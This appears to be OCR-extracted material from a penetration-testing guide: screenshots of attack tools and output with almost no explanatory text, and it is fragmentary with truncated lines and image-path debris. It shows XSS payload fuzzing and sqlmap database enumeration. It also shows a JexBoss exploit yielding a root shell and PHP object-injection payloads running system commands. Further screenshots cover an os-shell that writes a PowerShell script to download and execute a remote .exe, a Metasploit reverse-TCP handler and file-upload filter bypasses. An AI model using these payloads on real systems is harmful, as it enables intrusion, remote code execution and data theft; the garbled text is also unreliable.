


Grep Phrase	fy7sdufsuidfhuisdf



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	fy7s...	Comment
1	<script>alert(299792458)<...	200	☐	☐	4343	☑	
3	<script>confirm(29979245...	200	☐	☐	4345	☑	
8	<scr ipt>prompt(29979245...	200	☐	☐	4346	☑	
12	"><script>prompt(2997924...	200	☐	☐	4345	☑	
19	'><script>confirm(2997924...	200	☐	☐	4346	☑	
21	'><script>alert(299792458)...	200	☐	☐	4033	☑	
27	<SCRIPT>confirm(2997924...	200	☐	☐	4346	☑	
66	<<SCRIPT>console.log(299...	200	☐	☐	4353	☑	
68	<<SCRIPT>prompt(299792...	200	☐	☐	4348	☑	




```
root@kali:~# sqlmap -h
Usage: python sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs
```


```
[00:03:14] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads sp
ecific for other DBMSes? [Y/n] Y_
```


```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs_
```


```
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0.12
[00:06:16] [INFO] fetching database names
[00:06:16] [INFO] the SQL query used returns 2 entries
[00:06:16] [INFO] retrieved: information_schema
[00:06:16] [INFO] retrieved: acuart
available databases [2]:
[*] acuart
[*] information_schema

[00:06:16] [INFO] fetched data logged to text files und
p.vulnweb.com'

[*] shutting down at 00:06:16
```


```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --is-dba_
```

```
root@kali:~/Desktop# cd /root/dvcs-ripper/
root@kali:~/dvcs-ripper# _
```


ad
agreements
akamai
apple-app-site-association.txt
assets
common.php
css
csvfiles
dummy.php
faq_sample.csv
favicon.ico
fonts
GeoIP
images
magesCW9000113-S-PM2301.png
imagesCW9000114-S-PM2301.png
img
js
JSON_Logs
maxmindGeoIp
merchantDocuments
minjs
newupload.csv
order_summary.pdf
pepperfry.php
pupload
test_pdf
Trendsutra
updateworkorder.cs
var


Send to Spider
Do an active scan
Do a passive scan
Send to Intruder ⌘+^+I
Send to Repeater ⌘+^+R
Send to Sequencer
Send to Comparer
Send to Decoder


Request Engine
These settings control the engine used for making HTTP requests when performing attacks.
Number of threads:
25
Number of retries on network failure:
3
Pause before retry (milliseconds):
2000
Throttle (milliseconds):
Fixed
0
Variable: start
0
step
30000
Start time:
Immediately
In
10
minutes
Paused


Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type
ways.
Payload set:
1
Payload count: 50
Payload type:
Null payloads
Request count: 50
Payload Options [Null payloads]
This payload type generates payloads whose value is an empty string. With no payload markers co
Generate
50
payloads
Continue indefinitely

```
root@kali:~# cd jexboss/
root@kali:~/jexboss# pip install -r requires.txt
%
```


```
root@kali:~/jexboss# python jexboss.py -h

usage: JexBoss [-h] [--version] [--auto-exploit] [--disable-check-updates]
               [-mode {standalone,auto-scan,file-scan}] [--proxy PROXY]
               [--proxy-cred LOGIN:PASS] [--jboss-login LOGIN:PASS]
               [--timeout TIMEOUT] [-host HOST] [-network NETWORK]
               [-ports PORTS] [-results FILENAME] [-file FILENAME_HOSTS]
               [-out FILENAME_RESULTS]
```

```
root@kali:~/jexboss# python jexboss.py -host 192.168.2.101:8080

[0;1;3;J
 * --- JexBoss: Jboss verify and EXploitation Tool  --- *
 |                                                      |
 | @author:  João Filho Matos Figueiredo                |
 | @contact: joaomatosf@gmail.com                       |
 |                                                      |
 | @update: https://github.com/joaomatosf/jexboss      |
 #______________________________________________________#
```

```
 ** Checking Host: 192.168.2.101:8080 **

 * Checking admin-console:        [ EXPOSED ]
 * Checking web-console:          [ VULNERABLE ]
 * Checking jmx-console:          [ VULNERABLE ]
 * Checking JMXInvokerServlet:    [ VULNERABLE ]
```


```
Continue only if you have permission!
yes/NO? yes

* Sending exploit code to 192.168.2.101:8080. Please wait...

* Successfully deployed code! Starting command shell. Please wait...
```

```
[Type commands or "exit" to finish]
Shell> whoami
 root
```




```php
<?php
    class PHPObjectInjection{
        public $inject;
        function __construct(){

        }

        function __wakeup(){
            if(isset($this->inject)){
                eval($this->inject);
            }
        }
    }
    if(isset($_REQUEST['r'])){

        $var1=unserialize($_REQUEST['r']);
```

```
MacBook-Air:Desktop Himanshu$ php serialize.php
string(68) "O:18:"PHPObjectInjection":1:{s:6:"inject";s:17:"system('whoami');";}"
```






```php
<?php

class PHPObjectInjection
{
    public $inject = "system('uname -a');";
}
 $obj = new PHPObjectInjection;
 var_dump(serialize($obj));
 ?>
```


php_object_injection/?r=O:18:"PHPObjectInjection":1:{s:6:"inject";s:19:"system('uname -a');";}
PHP Object Injection
Though PHP Object Injection is not a very common vulnerability and also difficult to exploit, bu
vulnerbility as this could lead an attacker to perform different kinds of malicious attacks, such as
Traversal and Denial of Service, depending on the application context. PHP Object Injection vuln


CLICK HERE
Darwin MacBook-Air.local 16.1.0 Darwin Kernel Version 16.1.0: Thu Oct 13 21:26:57 PDT 2016; root:xnu-3789.21.3~60/RELEASE_X86_64 x86_64


[12:38:38] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2003 or XP
web application technology: ASP.NET, Microsoft IIS 6.0, ASP
back-end DBMS: Microsoft SQL Server 2008
[12:38:38] [INFO] testing if current user is DBA
current user is DBA: True
[12:38:39] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[12:38:39] [INFO] fetched data logged to text files under '/root/.sqlmap/output/vide



os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a]
[12:44:04] [INFO] the SQL query used returns 1 entries
[12:44:05] [INFO] retrieved: nt authority\\\\system
command standard output [1]:
[*] nt authority\system

```
os-shell> echo $WebClient = New-Object System.Net.WebClient > 3.ps1
do you want to retrieve the command standard output? [Y/n/a] Y
[20:57:14] [INFO] retrieved: 1
[20:57:15] [INFO] retrieving the length of query output
[20:57:15] [INFO] retrieved:
[20:57:16] [INFO] retrieved:
command standard output [1]:
[*]


os-shell> echo $WebClient.DownloadFile("htt                              .exe","D:\video\b.exe") >> 3.ps1
do you want to retrieve the command standard output? [Y/n/a] Y
[20:57:27] [INFO] retrieved: 1
[20:57:28] [INFO] retrieving the length of query output
[20:57:28] [INFO] retrieved:
[20:57:28] [INFO] retrieved:
command standard output [1]:
[*]
```


```
os-shell> powershell -executionpolicy bypass -file 3.ps1
do you want to retrieve the command standard output? [Y/n/a] Y
[20:58:03] [INFO] retrieved: 1
[20:58:04] [INFO] retrieving the length of query output
[20:58:04] [INFO] retrieved:
[20:58:05] [INFO] retrieved:
command standard output [1]:
[*]
```

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tc
PAYLOAD => windows/meterpreter/reverse_tcp_dns
msf exploit(handler) > set LHOST a
LHOST => ange
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > set Encoder x86/shikata_ga_nai
Encoder => x86/shikata_ga_nai
msf exploit(handler) > set EXITFUNC process
EXITFUNC => process
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > set Iterations 5
Iterations => 5
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
[-] Handler failed to bind to 1                    -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) 1
```


w3lcom3!
to
photo uploading.
File:
Browse...
Upload


File:
Browse...
Upload
File 671119.JPEG Image uploaded!
Width: 700 Height: 446 Image type: image/jpeg


test.txt
1
test




```
POST /aa/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20100101 Firefox/7.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Referer: http://localhost/aa/
Content-Type: multipart/form-data; boundary=---------------------------356326671159795166134307770
Content-Length: 222
Connection: close


-----------------------------356326671159795166134307704 5
Content-Disposition: form-data; name="image"; filename="test.txt"
Content-Type: text/plain

test
-----------------------------356326671159795166134307704 5--
```

```
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Referer: http://localhost/aa/
Content-Type: multipart/form-data; boundary=---------------------------356326671159795166134307704 5
Content-Length: 222
Connection: close

-----------------------------356326671159795166134307704 5
Content-Disposition: form-data; name="image"; filename="test.txt;.png"
Content-Type: text/plain

test
-----------------------------356326671159795166134307704 5--
```



```
POST /aa/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20100101
Firefox/7.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Referer: http://localhost/aa/
Content-Type: multipart/form-data;
boundary=---------------------------102303120142162024026831715 8
Content-Length: 241
Connection: close

-----------------------------102303120142162024026831715 8
Content-Disposition: form-data; name="image"; filename="test.txt.gif"
Content-Type: image/png

GIF87a:
 test

-----------------------------102303120142162024026831715 8--
```


```
-----------------------------1023031201421620240268317158
Content-Disposition: form-data; name="image"; filename="test.php.gif"
Content-Type: image/png

